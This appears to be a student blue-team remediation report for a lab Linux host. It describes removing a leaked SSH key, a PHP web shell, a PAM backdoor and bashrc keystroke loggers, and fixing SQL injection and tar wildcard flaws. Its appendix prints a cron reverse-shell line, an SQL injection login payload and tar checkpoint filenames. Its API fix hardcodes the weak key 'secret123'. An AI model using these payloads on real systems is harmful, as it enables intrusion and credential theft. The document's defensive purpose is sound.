To: ACME CTO

From: Marshall Nelson, Jewels Wolter, Kate Moreland, and Spencer Shirah

Subject: Team 9 - Blue Team Report

Date: April 17, 2026

---

1 Remediation

1.1 Private Key Exposure

A critical security vulnerability was identified involving the exposure of a private SSH key associated with the user *fongling*. The red team report confirmed that this key had been leaked through the organization's publicly accessible GitHub repository, allowing unauthorized users to authenticate via SSH without requiring a password. This resulted in direct shell access to the system and represented a severe risk to system integrity and confidentiality.

To remediate this vulnerability, privileged access was obtained using Mallory's account with sudo permissions. The compromised key was located within the `/home/fongling/.ssh/authorized_keys` file, which stores trusted public keys for SSH authentication. The contents of this file confirmed the presence of an unauthorized key. The key was removed by clearing the `authorized_keys` file, effectively revoking all key-based authentication for the account.

Following removal, the file was rechecked to ensure that no unauthorized keys remained. This step ensured that only password-based authentication would be permitted moving forward, eliminating the risk of silent or persistent unauthorized access through previously exposed credentials.

Verification of the remediation was performed by attempting to establish an SSH connection using the previously compromised key. The connection no longer succeeded and instead prompted for password authentication, confirming that key-based access had been successfully disabled. This demonstrates that the exposed credential can no longer be used to gain unauthorized access to the system.

To prevent future occurrences, it is recommended that private keys never be stored in version control systems and that automated secret scanning tools be implemented to detect accidental credential exposure. Additionally, periodic audits of authorized SSH keys should be conducted to ensure that only valid and necessary keys are present.

1.2 IDOR API Vulnerability

An insecure direct object reference (IDOR) vulnerability was identified in the Flask API endpoint `/api/user/<uid>`. The endpoint allowed unauthenticated users to retrieve sensitive employee data by supplying a valid user ID. This resulted in exposure of confidential information including employee names, roles, departments, salaries, email addresses, and internal notes.

Analysis of the source code revealed that the endpoint did not enforce authentication, as indicated by comments stating that API key validation was implemented on other endpoints but not this one. As a result, any external user could directly query the endpoint and retrieve data without authorization.

To remediate this vulnerability, an API key validation check was added to the beginning of the `/api/user/<uid>` route. The application now verifies that requests include a valid

API key before processing the request. If the key is missing or incorrect, the server returns an unauthorized response and denies access to the requested resource.

After implementing the fix, the Flask application was restarted using the existing virtual environment to ensure all dependencies were properly loaded. Verification was performed by issuing requests to the endpoint without an API key. Prior to remediation, the endpoint returned sensitive user data. After remediation, the same request returned an unauthorized response, confirming that access control is now enforced.

This remediation ensures that unauthorized users can no longer exploit the endpoint to access sensitive information, effectively eliminating the IDOR vulnerability.

1.3 Unauthorized SSH Banner Artifacts

The SSH login banner was defaced with ASCII art of Nyan Cat. The `/etc/ssh/sshd_conf` file, which defines ssh configurations contained the command to retrieve a banner from the filepath `/etc/ssh/nyancat_banner`. The text file `nyancat_banner` was removed, and the banner line was deleted from the `sshd_conf` file. *Commands used and proof of remediation are located in the appendix.*

1.4 SUID Bit Set on `svc_check`

While the SUID bit is required for proper functionality of system actions, like sudo, the inclusion of the SUID bit when unnecessary poses undue security risks. The SUID bit allows a given binary executable to be run as root, providing an open door to privilege escalation attacks. In this case, the executable `/usr/local/bin/svc_check` unnecessarily had the SUID bit set. We remediated this, restricting permissions to the level of the user calling it, rather than running as root every time.

Commands used and proof of remediation are located in the appendix.

1.5 Malicious Web Shell

A main vulnerability that was discovered included a hidden php web shell that was in the /var/www/html/uploads/ directory. This allowed for attackers to exploit the vulnerability by executing commands on the web server. This reverse web shell is being run on port 4444.

The remediation process revealed that the attacker implemented a debug trap in the file .bashrc. This automatically implemented the sudo command to captured keystrokes and credentials. The absolute path to sudo \sudo was used to correctly and securely use administrative commands.

The web shell was finally resolved by removing the cmd.php file. This disabled the attackers available to use the web shell on port 4444. To check the system, a quick check for persistent mechanisms showed that there was a cron job svc_check on the system. This file made sure to run the web shell every 5 minutes as admin. This file was deleted to not allow for a reverse shell to be used. Checks were then run to see if there was anything listening on port 4444. These commands are located in the appendix.

1.6 SQL Injection Vulnerability

A critical vulnerability that was found on the system was CWE-89 SQL Injection vulnerability. This was discovered in during the authentication process of logging into the admin portal. This login process is located at /admin/login.php. This allowed for a user to input any information into the SQL database without verification. There was a simple workaround where the attacker could login with "admin' OR '1'='1". This allowed for the attacker to access and retrieve user hashes.

The remediation process included editing the login.php file. The raw SQL query was replaced with a secure parameterized query, which did not allow for SQL commands to be run during login and forced a literal string login instead.

To ensure that these changes resolved the vulnerability, a curl command was run with the exact commands that were used by the attackers and the result was invalid credentials. This ensured that an attacker could no longer inject SQL commands during the login process. These commands are shown in the appendix section.

1.7 Wildcard Cron Privilege Escalation

The vulnerability CVE-2015-1197 was identified in the system. This vulnerability allowed for a backup task to be run as root using the wildcard character, *. The web daemon group, www-data, had access to the directory of the backup, so attackers could create maliciously named files such as –checkpoint=1 and –checkpoint-action=exec=sh. The tar command that was run would see these files as flags instead of the files, which could allow for arbitrary code to be executed.

This vulnerability was remediated by editing the `/etc/crontab` file to eliminate the use of the wildcard character and to target specific directories. This avoids the issue of creating malicious files and trying to get them run since they are not explicitly outlined in the command. These commands are shown in the appendix section.

1.8 PAM Backdoor

A backdoor was planted in the system's login authentication stack that allowed anyone to log into any account using the password `r00tg0d2026`, regardless of whose account it was. This essentially gave attackers a master key to the entire system. This was the most critical finding as it also prevented normal administrative tools from functioning, blocking remediation of other issues.

The attacker installed `pam_acme_auth.so` and added it to `/etc/pam.d/common-auth` with the `sufficient` flag, meaning it alone could grant full authentication. Because PAM governs all authentication on Linux including sudo, this module was intercepting and interfering with all privilege escalation attempts, which is why `sudo` commands were failing with permission errors throughout remediation.

The malicious entry `auth sufficient pam_acme_auth.so` was removed and the rogue module was deleted from `/lib/x86_64-linux-gnu/security/pam_acme_auth.so`. Sudo functionality was confirmed restored afterward by running `sudo whoami`, which returned `root` using Mallory's credentials as expected.

1.9 Credential Harvesting Scripts

The attacker set up a hidden system that silently recorded every command typed by users and every failed login attempt, storing them in a hidden folder. This means any passwords or sensitive commands entered by staff could have been captured and exfiltrated without anyone knowing.

Two harvesting mechanisms were in place. First, the malicious PAM module from Finding #8 was logging failed authentication attempts to `/tmp/.cache/.auth_harvest`. Second, a `DEBUG` trap function called `_audit_log` was injected into both `/home/fongling/.bashrc` and `/home/mallorymartinez/.bashrc`, logging every shell command with timestamps and usernames to `/tmp/.cache/.session_log`. The `/tmp/.cache` directory was owned by root, world-writable, and protected with an immutable flag via `chattr +i` to resist deletion even by privileged users.

The immutable flags were removed using `chattr -i` on the directory and its contents, after which the entire `/tmp/.cache/` directory was deleted with `sudo rm -rf`. The `_audit_log` trap block was manually removed from the bottom of both users' `.bashrc` files. Successful remediation was confirmed by verifying the `.session_log` no longer regenerated after new commands were run, and that neither `.bashrc` contained the trap function.

2 Appendix

2.1 Private Key Exposure




Figure 1: Contents of authorized_keys showing presence of compromised SSH key




Figure 2: authorized_keys file after removal of the compromised SSH key

Figure 3: SSH login prompt requiring password, confirming key-based authentication is disabled

2.2 IDOR API Vulnerability





Figure 4: Unauthenticated request successfully retrieving sensitive employee data

```
@app.route('/api/user/<int:uid>', methods=['GET'])
def get_user(uid):
    # NOTE: api key is checked on other endpoints, not this one
    # this was supposed to be internal-only but got exposed - fong
    try:
        db  = get_db()
        cur = db.cursor()
        cur.execute(
            "SELECT id, name, role, department, salary, email, notes "
            "FROM employees WHERE id = %s",
            (uid,)
        )
        row = cur.fetchone()
        cur.close()
        db.close()

        if not row:
            return jsonify({'error': 'User not found'}), 404
```

Figure 5: Flask API endpoint lacking authentication checks, allowing unrestricted access to user data



```python
@app.route('/api/user/<int:uid>', methods=['GET'])
def get_user(uid):
    # Enforce API key authentication
    api_key = request.headers.get('X-API-Key', '')
    if api_key != "secret123":
        return jsonify({'error': 'Unauthorized'}), 401

    try:
        db = get_db()
        cur = db.cursor()
        cur.execute(
            "SELECT id, name, role, department, salary, email, notes "
            "FROM employees WHERE id = %s",
            (uid,)
        )

        row = cur.fetchone()
        cur.close()
        db.close()

        if not row:
            return jsonify({'error': 'User not found'}), 404

        return jsonify({
            'id': row[0],
            'name': row[1],
            'role': row[2],
            'department': row[3],
            'salary': row[4],
            'email': row[5],
            'notes': row[6]
        })

    except Exception as e:
        return jsonify({'error': 'Internal server error'}), 500
```

Figure 6: Updated API endpoint enforcing authentication via API key validation

```
mallorymartinez@acmecorp-internal:~$ curl http://192.168.56.21:5000/api/user/1
{"error":"Unauthorized"}
mallorymartinez@acmecorp-internal:~$
```

Figure 7: Unauthorized response returned after remediation of the IDOR vulnerability

2.3 Unauthorized SSH Banner Artifacts




Figure 8: Defaced SSH Banner

Listing 1: Removal of Nyan Cat Banner

```
mallorymartinez@acmecorp-internal:~$ grep "Banner" /etc/ssh/sshd_config
Banner /etc/ssh/nyancat_banner
mallorymartinez@acmecorp-internal:~$ sudo rm /etc/ssh/nyancat_banner
[sudo] password for mallorymartinez:
chmod: changing permissions of '/tmp/.cache': Operation not permitted
[sudo] password for mallorymartinez:
mallorymartinez@acmecorp-internal:~$ grep "Banner" /etc/ssh/sshd_config
```

```
Banner /etc/ssh/nyancat_banner
mallorymartinez@acmecorp-internal:~$ sudo nano /etc/ssh/sshd_config
mallorymartinez@acmecorp-internal:~$ grep "Banner" /etc/ssh/sshd_config
```




Figure 9: Fixed SSH Banner

2.4 SUID Bit Set on `svc_check`

Listing 2: Removal SUID Bit From `svc_check` executable

```
mallorymartinez@acmecorp-internal:~$ find / -perm -4000 -type f 2>/dev/null
/usr/local/bin/svc_check
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
mallorymartinez@acmecorp-internal:~$ sudo chmod u-s /usr/local/bin/
    svc_check
[sudo] password for mallorymartinez:
chmod: changing permissions of '/tmp/.cache': Operation not permitted
[sudo] password for mallorymartinez:
mallorymartinez@acmecorp-internal:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/gpasswd
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

2.5 Malicious Web Shell

Listing 3: Malicious Web Shell

```
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo rm -f /var/www/html/uploads/cmd.php
```

```
[sudo] password for mallorymartinez:
chmod: changing permissions of '/tmp/.cache': Operation not permitted
[sudo] password for mallorymartinez:
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo grep -ri "4444" /etc/cron* /var/spool/cron/crontabs/
/etc/cron.d/svc_check:*/5 * * * * root bash -i >& /dev/tcp/127.0.0.1/4444
    0>&1
;mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo rm -f /etc/cron.d/svc_check
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ ls
     -la /var/www/html/uploads/cmd.php
ls: cannot access '/var/www/html/uploads/cmd.php': No such file or
    directory
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$
    cat /etc/cron.d/svc_check
cat: /etc/cron.d/svc_check: No such file or directory
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo ss -tulnp | grep 4444
```

2.6 SQL Injection Vulnerability

Listing 4: SQL Injection

```
mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$
    curl -i -X POST http://localhost/admin/login.php \
> -d "username=admin' OR '1'='1" \
> -d "password=test"
HTTP/1.1 302 Found
Date: Fri, 17 Apr 2026 12:57:33 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: PHPSESSID=dk8s1bnc4g40m6mec9kbr4v9hi; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ]8;;http://localhost/admin/dashboard.php\dashboard.php

]8;;\Content-Length: 0

Content-Type: text/html; charset=UTF-8

mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo nano /var/www/html/admin/login.php

mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$
    curl -i -X POST http://localhost/admin/login.php \
> -d "username=admin' OR '1'='1" \
> -d "password=test"
HTTP/1.1 200 OK
Date: Fri, 17 Apr 2026 13:06:10 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: PHPSESSID=2krfha2frtisjsbke9658jrfqe; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1518
Content-Type: text/html; charset=UTF-8
```

```
32
33 <!DOCTYPE html>
34 <html lang="en">
35 <head>
36     <meta charset="UTF-8">
37     <title>ACME Corp - Admin</title>
38     <style>
39         body { font-family: Arial, sans-serif; background: #f4f4f4; display
               : flex; justify-content: center; align-items: center; height:
               100vh; margin: 0; }
40         .login-box { background: #fff; padding: 40px; border-radius: 6px;
               box-shadow: 0 2px 10px rgba(0,0,0,0.1); width: 340px; }
41         .login-box h2 { margin-bottom: 24px; color: #1a3a6e; font-size: 20
               px; }
42         .login-box input { width: 100%; padding: 10px; margin-bottom: 14px;
                border: 1px solid #ccc; border-radius: 4px; font-size: 14px;
               box-sizing: border-box; }
43         .login-box button { width: 100%; padding: 10px; background: #1a3a6e
               ; color: #fff; border: none; border-radius: 4px; font-size: 15px
               ; cursor: pointer; }
44         .error { color: #c0392b; font-size: 13px; margin-bottom: 12px; }
45         .footer { margin-top: 20px; font-size: 11px; color: #aaa; text-
               align: center; }
46     </style>
47 </head>
48 <body>
49     <div class="login-box">
50         <h2>ACME Corp &mdash; Admin Panel</h2>
51                     <div class="error">Invalid credentials.</div>
52                 <form method="POST">
53             <input type="text"     name="username" placeholder="Username"
                   required>
54             <input type="password" name="password" placeholder="Password"
                   required>
55             <button type="submit">Sign In</button>
56         </form>
57         <div class="footer">ACME Corp Internal &mdash; Authorized users
               only</div>
58     </div>
59 </body>
60 </html>
```




Figure 10: Vulnerable Login.php




Figure 11: Secure Login.php

2.7 Wildcard Cron Privilege Escalation

Listing 5: Remediation of Insecure Tar Wildcard Execution

```
1 mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$ \
    sudo nano /etc/crontab
2 mallorymartinez@acmecorp-internal: ~mallorymartinez@acmecorp-internal:~$
    cat /etc/crontab | grep tar
3 * 15 * * * root tar czf /var/backups/web/backup.tar.gz -C /var/www/html .
```




Figure 12: Vulnerable Wildcard Implementation

Figure 13: Secure /etc/crontab File

2.8 PAM Backdoor

Listing 6: PAM Backdoor

```
[?2004hroot@acmecorp-internal:~# grep -r "rr00t[K[K[K[Ko[K00tg0d2026" /etc/pam.d/
[?2004l
[?2004hroot@acmecorp-internal:~# grep -rn "r00tg0dd2026’[1P2026’[C[C[C[C[C[K[K" /lib/secur[K[K[K[K
sasl2/                snapd/                software-properties/ sysctl.d/
                systemd/
sftp-server           snort/                ssl/                 sysstat/
                 sysusers.d/
root@acmecorp-internal:~# grep -rn "r00tg0d2026" /lib/s[K
```

```
[?2004l
[35m[K/lib/acme-tools/auth_validate.sh[m[K[36m[K:[m[K[32m[K5[m[K[36m[K:[m[K
   KMASTER="[01;31m[Kr00tg0d2026[m[K"
grep: /lib/x86_64-linux-gnu/security/pam_acme_auth.so: binary file matches
[?2004hroot@acmecorp-internal:~# cat /etc;/[K[K[Kc/pam.d/common-auth
[?2004l
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules.  See
# pam-auth-update(8) for details.
# here are the per-package modules (the "Primary" block)
auth    sufficient                      pam_acme_auth.so
auth    [success=1 default=ignore]      pam_unix.so nullok
# here's the fallback if no module succeeds
auth    requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success
   code
# since the modules above will each just jump around
auth    required                        pam_permit.so
# and here are more per-package modules (the "Additional" block)
auth    optional                        pam_cap.so
# end of pam-auth-update config
[?2004hroot@acmecorp-internal:~# nano /etc/pam.d/common-auth
```

2.9 Credential Harvesting Scripts

Listing 7: Credential Harvesting Scripts

```
rm: remove regular file '/tmp/.cache/.session_log'?
[?2004hmallorymartinez@acmecorp-internal:~/blue$ sudo rm -rf -i /tmp/.cache
   /.session_log
[?2004l
rm: remove regular file '/tmp/.cache/.session_log'?
[?2004hmallorymartinez@acmecorp-internal:~/blue$ tain [K[K; [K[Kl -15 /home
   /mallorymartinez/.bashs[Krc
[?2004l
if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
```

```
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

[?2004hmallorymartinez@acmecorp-internal:~/blue$ tail -15 /home/
   mallorymartinez/.bashrc [C[C[1P [1P [1P [1P [1P [1P [1P [1P [1P [1P [1P
   [1P [1P [1P [1P [1P [1P [1P [1P [1P [1P [1P [1@s[1@u[1@d[1@o[1@ [C[C
   [C[C[C[C[C[C[C[C[C[C[C[C[C[C[Kfongling/.bashrrc[K[Kc
[?2004l
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

HISTFILE=/home/fongling/.bash_history
